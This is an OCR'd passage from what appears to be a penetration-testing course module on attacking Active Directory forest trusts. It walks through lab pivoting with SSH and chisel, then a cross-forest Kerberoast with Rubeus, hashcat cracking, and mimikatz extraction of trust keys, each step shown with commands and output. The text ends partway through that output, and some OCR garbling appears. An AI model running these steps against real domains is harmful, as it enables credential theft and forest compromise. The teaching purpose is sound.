This was proved not to be the case by harmj0y in the 2017 post A Guide to Attacking Domain Trusts and the follow up in 2018 Not A Security Boundary: Breaking Forest Trusts which did a deep dive into breaking the forest security boundary and successfully attacking across a forest trust. The crux of this piece centered on the fact that it IS possible for administrators in forest to compromise resources in another through a bidirectional trust. Over the past few years there has been a heavy focus on cross forest trust attacks and many different attack paths have been discovered beyond the foundational research shared with the security world by harmj0y.


There are two types of cross forest trusts that we will cover in the remainder of this module:

- `External`: A non-transitive trust between two separate domains in separate forests which are not already joined by a forest trust. This type of trust utilizes SID filtering. External trusts are non-transitive, meaning that users from the trusted domain can access resources in the trusting domain, but users from any domain within the trusted

forest cannot authenticate into any domain within the trusting forest by default. The extent of access is determined by the trust configuration and permissions set within each domain.


- `Forest`: A transitive trust between two forest root domains, meaning that any user residing in the trusted forest can authenticate to any domain residing in the trusting forest.

Finally, forest trusts can be set up in two ways: one-way or two-way (also know as bidirectional). In bidirectional trusts, users from both trusting domains can access resources. This is a very commonly seen setup. In a one-way trust, only users in a `trusted` domain can access resources in a `trusting` domain, not vice-versa (with a few exceptions that we will go over). It is important to note that `the direction of trust is opposite to the direction of access`. This may seem a bit counterintuitive but it will make sense as we work through the various attacks. This diagram presents a visualization of various trust types within and between forests.



Refer to the Domain Trusts Primer section of the `Active Directory Enumeration & Attacks` module for a more in-depth overview of what trusts are.

The direction of trust is inversely proportional to the direction of access. In simpler terms, the direction of trust between domains affects the direction in which access permissions are granted.



The fundamental cross forest attacks include:

- Cross forest Kerboasting
- Cross forest ASREPRoasting
- Admin password re-use
- Foreign group membership

These are covered in-depth in the Active Directory Enumeration & Attacks module and are assumed to be prerequisite information for completing the current module.


We won't delve into every cross-forest attack scenario in this section, but we'll demonstrate the feasibility of `Kerberoasting` across cross-forest trusts. This can be accomplished in the presence of either a `bidirectional` trust or a `one-way` (inbound) trust configuration.

Lab Setup

The lab configuration for all the `Cross-Forest` sections is set up as illustrated below, with the exception being the `Abusing PAM trust` section:

VM	IP
SQL01 (SQL01.inlanefreight.ad)	`10.129.229.209 (DHCP) / 172.16.118.10 (dual interface)`
DC01 (DC01.inlanefreight.ad)	`172.16.118.3`
WS01 (WS01.child.inlanefreight.ad)	`172.16.118.20`

VM	IP
DC02 (DC02.logistics.ad)	`172.16.118.252`
SQL02 (SQL02.logistics.ad)	`172.16.118.11`
DC03 (DC03.megacorp.ad)	`172.16.118.113`



`DC01` serves as the Inlanefreight Domain Controller within the domain `inlanefreight.ad`, while the `DC02` serves as the Logistics Domain Controller within the domain `logistics.ad` and `DC03` serves as the Megacorp Domain Controller within the domain `megacorp.ad`.

Option-1: Using SSH Dynamic Port Forwarding

To establish a connection to the internal VMs, we can initiate SSH dynamic port forwarding on the DHCP VM SQL01. Subsequently, we can utilize proxychains in conjunction with it, enabling the forwarding of connections through SQL01.

```
ssh -D 1080 [email protected]
The authenticity of host '10.129.229.209 (10.129.229.209)' can't be
established.
ED25519 key fingerprint is
SHA256:n7KwAayabvsIspF8gC89sfuDWg/+ga7YPMN2y6svJMY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.229.209' (ED25519) to the list of known
hosts.
[email protected]'s password: Test@123

Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

administrator@SQL01 C:\Users\Administrator>
```

Option-2: Using Chisel

Alternatively, SQL01 is also hosting a `chisel server` on port `8080`. Therefore, we can establish a connection to it using the `chisel client` command if we don't want to use SSH Dynamic port forwarding.

```
sudo chisel client 10.129.229.209:8080 socks

2024/04/07 09:00:32 client: Connecting to ws://10.129.229.209:8080
2024/04/07 09:00:32 client: tun: proxy#127.0.0.1:1080=>socks: Listening
2024/04/07 09:00:34 client: Connected (Latency 151.462556ms)
```

Proxychains Configuration

To use this proxy, we can use the tool `Proxychains4`. Proxychains4 will allow us to redirect any application on our computer through the proxy. We need to make sure that the `proxychains4` configuration is correct. We can modify the configuration file `/etc/proxychains.conf` by commenting out the line proxy_dns using the # and at the end of the file replacing the value of socks4 with `socks4 127.0.0.1 1080`. The file should be as follows:

```
cat /etc/proxychains.conf

<SNIP>

# Proxy DNS requests - no leak for DNS data
#proxy_dns

<SNIP>

[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks4  127.0.0.1 1080
```


To execute a command through the proxy, we need to precede it with the `proxychains` command followed by the command we are looking to run.

Note: Credentials for the DHCP VM (SQL01) are: `Administrator` and `Test@123`

Performing the Kerberoasting Attack Cross-forest

Since a bidirectional trust is established between the domains `inlanefreight.ad` and `logistics.ad`, conducting a Kerberoasting attack across them is indeed feasible. We can

leverage tools like Rubeus to perform a Kerberoasting attack against the Logistics domain from our position in the Inlanefreight domain.

Refer to the Kerberoasting sections in the Kerberos Attacks and Active Directory Enumeration & Attacks modules to learn more about the Kerberoasting attack if you are not familar with it in depth.

RDP into Inlanefreight DC

```
proxychains xfreerdp /u:Administrator /p:'HTB_@cademy_adm!'
/v:172.16.118.3 /dynamic-resolution
```

Perform Kerberoasting against the Logistics Domain

```
PS C:\Tools> .\Rubeus.exe kerberoast /domain:logistics.ad


______        _
(_____ \      | |
_____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/
v2.2.0

[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these
accounts.

[*] Target Domain          : logistics.ad
[*] Searching path 'LDAP://DC02.logistics.ad/DC=logistics,DC=ad' for '(&
(samAccountType=805306368)(servicePrincipalName=*)(!samAccountName=krbtgt)
(!(UserAccountControl:1.2.840.113556.1.4.803:=2)))'

[*] Total kerberoastable users : 1

[*] SamAccountName         : john
[*] DistinguishedName      : CN=john,CN=Users,DC=logistics,DC=ad
[*] ServicePrincipalName   : John/001.logistics.ad:1433
[*] PwdLastSet             : 4/5/2024 2:53:32 PM
[*] Supported ETypes       : RC4_HMAC_DEFAULT
[*] Hash                   :
$krb5tgs$23$*john$logistics.ad$John/001.logistics.ad:[email
protected]*$F075A25E6CD6D81333A7BB783AAA58FC$7910CDBFB0CC69E3F2B8239A5C27A
65C7F481BB4F3F6E6EEA72E9303BCAE11FE2B9BC98B6EEFB4451E9C35E9D0C7D7C3A46D7EF
2E2FE0CBAC78AC0B28278D1661636BC36B54FBA76ACCCAE5FEA7E5C2461D374435BD028CF9
```

```
7E8486CFF73E4561AC4521F8D4B8ECBE76A5290B0E5DE9473A5DB1657B6BBE79041DC633D2
222050A216A96014DE758914FA382366B232DA4EDDA6ACBC10BF0271A7358AD1B95294F277
570DE8A265E9378B446EE31091C2C796997415DF7227F7637FD6671A99EC3DC4D7784AAD02
9DAF9307D29B345EC45207D15E29A2BEA9E8613EB0D43B1B3A01AFF7DD101839506C6BE74C
8B6BB3953745633CABF85DF7F98B3C982F9FA620E0CDCD983E6ACCAE683E374AA415FE011F
A2BBDD2BE53D1A36FD8EF082A45DA2EE20F598ED49F493BD04B840DB9CD7B0603D94C79A04
417404A62FA66C2CA544E8350C9E8A3A8CFF1556854E990DDE97273FCBD0AD2F4CE85254DA
31A7AF3CC2D97F6F73F68D60C6AB7608261EEEE461EC38C9B1B101A9B31586EFB180A8E9B8
A6BBA042950D8F31AA5BFF227AAB048C8F203A0E251167558C8308F8C841C3266D86B540BB
53A1B44DBF49D160BEEE2F2A2041F79E2ABE11176DECA0979C1C891C194DA60DDD00546223
4E8DBBD27ED271EE173580AAB4DFAFC46A34157F4BAC86486D8B6F570804D403DB27B15A5F
E7CBC0EED55E42995D087290950C1546D018E635FC885CE79D59BC6809D999419E9749E0A2
FD914413657EA9216BEFC952A3A8DE3AB1CACC3A3681B5B0F5E6CC6EE6823C1BBF618221EC
4BA46BC7D40FA403D14A5086B30236D2135372AC3E2D633C3B403D26E6D8D8BBA202305DC4
BC8FE5B6BFE173B3C004A8268F1A2E43511C35BAD2F061C83619AC4520E826CE22637B0517
793D417B9967966859FB65E446427F201F9B07879A0C5364E660AA6E89A0C1BE4F2842F62A
1E2652C4B5EB644308FF5AD55BC8A88F53271025135E654284AD5330A6A075B2DB6B59293E
AA9E34DFE00BAD689DA8048CED9EF07B39A5F6A8D50A74E20CBDBD7574F976869B6CA277BF
166AA90D5A0CA3527F77414D83AFDF751FF563898ECFBDC86025D1B3012F90084715F47671
96BA814F7CD4390B2757A73725E7C2427F803926A95B5A96D97BEACF9ECB93AB3617FDFD46
4B3918CDBE24384CF25985B2068CDC2F2061468AADF588053C4958BB4DEED3A92618BDA15F
B9F685B3108092295F558F377A80AAC511EA5BBA6B42C9C340CFC4F6258EB6<SNIP>
```

Hash Cracking

Rubeus returns the list of hashes associated with the different `TGS tickets` or `Service Tickets (STs)`. All that's left to do is to use Hashcat to try and retrieve the clear text password associated with these accounts. The Hashcat hash mode to use is `13100 (Kerberos 5, etype 23, TGS-REP)`.

Cracking the Hash

```
hashcat -m 13100 hash /usr/share/wordlists/rockyou.txt

hashcat (v6.2.6-46-gc63f88105) starting

OpenCL API (OpenCL 1.2 pocl 1.6, None+Asserts, LLVM 9.0.1, RELOC, SLEEF,
DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
================================================================================
================================================
* Device #1: pthread-AMD Ryzen 5 3400G with Radeon Vega Graphics,
2918/5901 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
```

```
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13
rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce
performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Initializing backend runtime for device #1. Please be patient...

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 2 secs

$krb5tgs$23$*john$logistics.ad$john/001.logistics.ad:[email
protected]*$f075a25e6cd6d81333a7bb783aaa58fc$7910cdbfb0cc69e3f2b8239a5c27a
65c7f481bb4f3f6e6eea72e9303bcae11fe2b9bc98b6eefb4451e9c35e9d0c7d7c3a46d7ef
2e2fe0cbac78ac0b28278d1661636bc36b54fba76acccae5fea7e5c2461d374435bd028cf9
7e8486cff73e4561ac4521f8d4b8ecbe76a5290b0e5de9473a5db1657b6bbe79041dc633d2
222050a216a96014de758914fa382366b232da4edda6acbc10bf0271a7358ad1b95294f277
570de8a265e9378b446ee31091c2c796997415df7227f7637fd6671a99ec3dc4d7784aad02
9daf9307d29b345ec45207d15e29a2bea9e8613eb0d43b1b3a01aff7dd101839506c6be74c
8b6bb3953745633cabf85df7f98b3c982f9fa620e0cdcd983e6accae683e374aa415fe011f
a2bbdd2be53d1a36fd8ef082a45da2ee20f598ed49f493bd04b840db9cd7b0603d94c79a04
417404a62fa66c2ca544e8350c9e8a3a8cff1556854e990dde97273fcbd0ad2f4ce85254da
31a7af3cc2d97f6f73f68d60c6ab7608261eeee461ec38c9b1b101a9b31586efb180a8e9b8
a6bba042950d8f31aa5bff227aab048c8f203a0e251167558c8308f8c841c3266d86b540bb
53a1b44dbf49d160beee2f2a204<SNIP>:<SNIP>

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......:
$krb5tgs$23$*john$logistics.ad$john/001.logisti...b9b520
Time.Started.....: Sun Apr  7 15:44:31 2024 (1 sec)
Time.Estimated...: Sun Apr  7 15:44:32 2024 (0 secs)
Kernel.Feature...: Pure Kernel
```

```
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    28510 H/s (1.38ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests
(new)
Progress.........: 2048/14344385 (0.01%)
Rejected.........: 0/2048 (0.00%)
Restore.Point....: 0/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 123456 -> lovers1
Hardware.Mon.#1..: Util: 25%

Started: Sun Apr  7 15:43:45 2024
Stopped: Sun Apr  7 15:44:33 2024
```

Note: This is a realistic scenario that I have encountered multiple times during engagements where I was stuck in `Forest A` with a low privileged user, unable to escalate, and I was able to `Kerberoast` across a trust into `Forest B`, obtain TGS tickets and crack the passwords offline. I have run into scenarios where I was able to do this to fully compromise the partner forest and discovered password re-use in the forest I was working from which resulted in an easy compromise of that forest.

During a penetration test once you finish all of your standard attacks, it is always worth attempting any relevant ones across a forest trust as this may grant you addiitonal access towards your goal and will absolutely provide additional value to your client.

Next Steps

In the following sections we will do a deep dive into cross forest trust attacks, including:


- Trust Account Attack
- Unconstrained Delegation Cross Forest
- SID History Injection Attack
- SID Filter Bypass (CVE-2020-0665)
- Abusing SQL Server Links
- Abusing Foreign Security Principals & ACLs
- Abusing PAM Trusts

Each of these attacks is possible during real-world assessments so its important to be familiar with these and able to boast further knowledge than the fundamental cross forest attacks. The next section, `Trust Account Attack` will turn on its head the notion that only users in a `trusted` domain can access resources in a `trusting` domain.

Trust Account Attack

In the previous section, we discussed how `Administrators` from one forest can gain access to resources in another forest through a two-way (`Bidirectional`) or one-way (`Inbound`) trust relationship. The direction of a trust is inversely proportional to the direction of access. This means that if Forest-A trusts Forest-B, then Forest-B can access resources in Forest-A, however Forest-A cannot access resources in Forest-B. In this section we now turn our attention to a similar scenario and discuss how `Trust Account Attack` can be used so that Forest-A can also access resources in Forest-B.

When a One-way (`Outbound`) trust is established from the `Forest-A` domain to the `Forest-B` domain, a trust account named `A$` is created in `Forest-B`. It is possible to extract the cleartext credentials and Kerberos keys of this trust account (A $)from any domain controller (DC) in either of the domains using administrative privileges and tools suc$) `created as part of the trust relationship will have the privileges of a regular domain user in the` Forest-B`.



Consider the scenario where we have two forests, `Logistics` and `Megacorp` , with the logistics.ad domain having a one-way (`Outbound`) trust to megacorp.ad. Consequently, administrators from the Megacorp domain can access resources in the Logistics domain due to default behaviour of the trust.

However, a trust account `megacorp\logistics$` is also created in the `Megacorp` domain, with its primary group set as `Domain Users` . It is possible for an administrator of the Logistics domain to extract the clear text credentials of the trust account using tools like `Mimikatz` .

Performing the Attack

While `logistics.ad` trusts `megacorp.ad`, the reverse is not true. Due to this unidirectional trust setup, attempts to query megacorp.ad from within logistics.ad using any user or group membership from logistics.ad is not successful.

Let's login to `Logistics` as an Administrator using `SSH` and try to query the Megacorp domain. We will utilize the `Get-ADTrust` command to retrieve trust information about the megacorp.ad domain from the current domain, logistics.ad.

Authenticating to Logistics DC

```
proxychains ssh [email protected]
```

Enumerating the Trust

```
PS C:\Tools> Get-ADTrust -Identity megacorp.ad

Direction               : Outbound
DisallowTransivity      : False
DistinguishedName       : CN=MEGACORP.AD,CN=System,DC=logistics,DC=ad
ForestTransitive        : True
IntraForest             : False
IsTreeParent            : False
IsTreeRoot              : False
Name                    : MEGACORP.AD
ObjectClass             : trustedDomain
ObjectGUID              : 90748280-8770-4a93-9dde-b5c18e14125b
SelectiveAuthentication : False
SIDFilteringForestAware : False
SIDFilteringQuarantined : False
Source                  : DC=logistics,DC=ad
Target                  : MEGACORP.AD
TGTDelegation           : False
TrustAttributes         : 8
TrustedPolicy           :
TrustingPolicy          :
TrustType               : Uplevel
UplevelOnly             : False
UsesAESKeys             : False
UsesRC4Encryption       : False
```

From the output, it becomes apparent that the direction of trust is `Outbound` from the source `logistics.ad` domain to the target `megacorp.ad` domain. Consequently, according to the

default behavior of the trust, Megacorp should possess the capability to access resources within the logistics.ad domain. However, querying Megacorp from Logistics may not be feasible due to the `unidirectional` nature of the trust relationship. Let's try to enumerate any user in Megacorp domain.

Querying the Megacorp domain

```
PS C:\Tools> whoami;hostname
logistics\administrator
DC02

PS C:\Tools> Get-ADUser Administrator -Server megacorp.ad
Get-ADUser : The server has rejected the client credentials.
At line:1 char:1
+ Get-ADUser Administrator -Server megacorp.ad
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
+ CategoryInfo          : SecurityError: (Administrator:ADUser) [Get-
ADUser], AuthenticationException
+ FullyQualifiedErrorId :
ActiveDirectoryCmdlet:System.Security.Authentication.AuthenticationExcepti
on,Microsoft.ActiveDirectory.Management.Commands.GetADUsers
```

From the above output, we can verify that we cannot access any resources in Megacorp due to a `One-way` (OUTBOUND) trust.

Even when attempting to execute Sharphound with the argument `-d megacorp.ad` to enumerate the `megacorp.ad` domain, it won't function as intended due to the unidirectional trust setup between logistics.ad and megacorp.ad. This trust configuration restricts the ability to query or enumerate megacorp.ad from within the logistics.ad domain, making such actions unfeasible.

Using SharpHound to enumerate Megacorp domain

```
PS C:\Tools> .\SharpHound.exe -c All -d megacorp.ad
2024-03-23T13:40:30.6931493-07:00|INFORMATION|This version of SharpHound
is compatible with the 4.3.1 Release of BloodHound
2024-03-23T13:40:30.8962761-07:00|INFORMATION|Resolved Collection Methods:
Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL,
Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2024-03-23T13:40:30.9275275-07:00|INFORMATION|Initializing SharpHound at
1:40 PM on 3/23/2024
2024-03-23T13:40:30.9900271-07:00|WARNING|[CommonLib LDAPUtils]LDAP
connection is null for filter (objectclass=domain) and domain megacorp.ad
2024-03-23T13:40:31.0056557-07:00|ERROR|Unable to connect to LDAP, verify
```

```
your credentials
```

Despite the limitations posed by the one-way trust between logistics.ad and megacorp.ad, there is still a potential attack possible, known as a `Trust account attack`. We can target the trust account, `logistics$`, which is established as part of the trust relationship between both the domains. We could potentially obtain the plaintext credentials associated with the `logistics$` trust account from the domain controller (DC) in either of the domains using administrative privileges and tools such as `Mimikatz`.

These credentials, although limited to the privileges of a regular domain user within the megacorp.ad domain, could still pose a significant security risk if compromised.

Using the `lsadump::trust /patch` command in `Mimikatz`, we can extract the forest trust keys, which would include the NewPassword and OldPassword attributes, representing the keys utilized for inter-realm Ticket Granting Tickets (TGTs).

Extracting the Forest Trust Keys

```
PS C:\Tools> .\mimikatz.exe

.#####.   mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( [email protected] )
## \ / ##       > http://blog.gentilkiwi.com/mimikatz
'## v ##'       Vincent LE TOUX             ( [email protected] )
'#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # lsadump::trust /patch
Current domain: LOGISTICS.AD (LOGISTICS / S-1-5-21-186204973-2882451676-
2899969076)
Domain: MEGACORP.AD (MEGACORP / S-1-5-21-983561975-2685977214-3442977283)
[  In ] LOGISTICS.AD -> MEGACORP.AD
[ Out ] MEGACORP.AD -> LOGISTICS.AD
* 3/9/2024 4:08:15 AM - CLEAR   - 6e 00 7a 00 67 00 28 00 59 00 64 00 4f
00 6e 00 26 00 61 00 4f 00 3e 00 24 00 2d 00 31 00
* aes256_hmac
7ff5417ab7c7500896046133c9505d6a49425bd548a4db076a3e9df702f194eb
* aes128_hmac       74fcfa250608b60297e35bc3763a60db
* rc4_hmac_nt       68e456d3a95cc748ac5a2eae679b9c91
[ In-1] LOGISTICS.AD -> MEGACORP.AD
[Out-1] MEGACORP.AD -> LOGISTICS.AD
* 3/9/2024 4:08:15 AM - CLEAR   - 6e 00 7a 00 67 00 28 00 59 00 64 00 4f
00 6e 00 26 00 61 00 4f 00 3e 00 24 00 2d 00 31 00
* aes256_hmac
7ff5417ab7c7500896046133c9505d6a49425bd548a4db076a3e9df702f194eb
* aes128_hmac       74fcfa250608b60297e35bc3763a60db
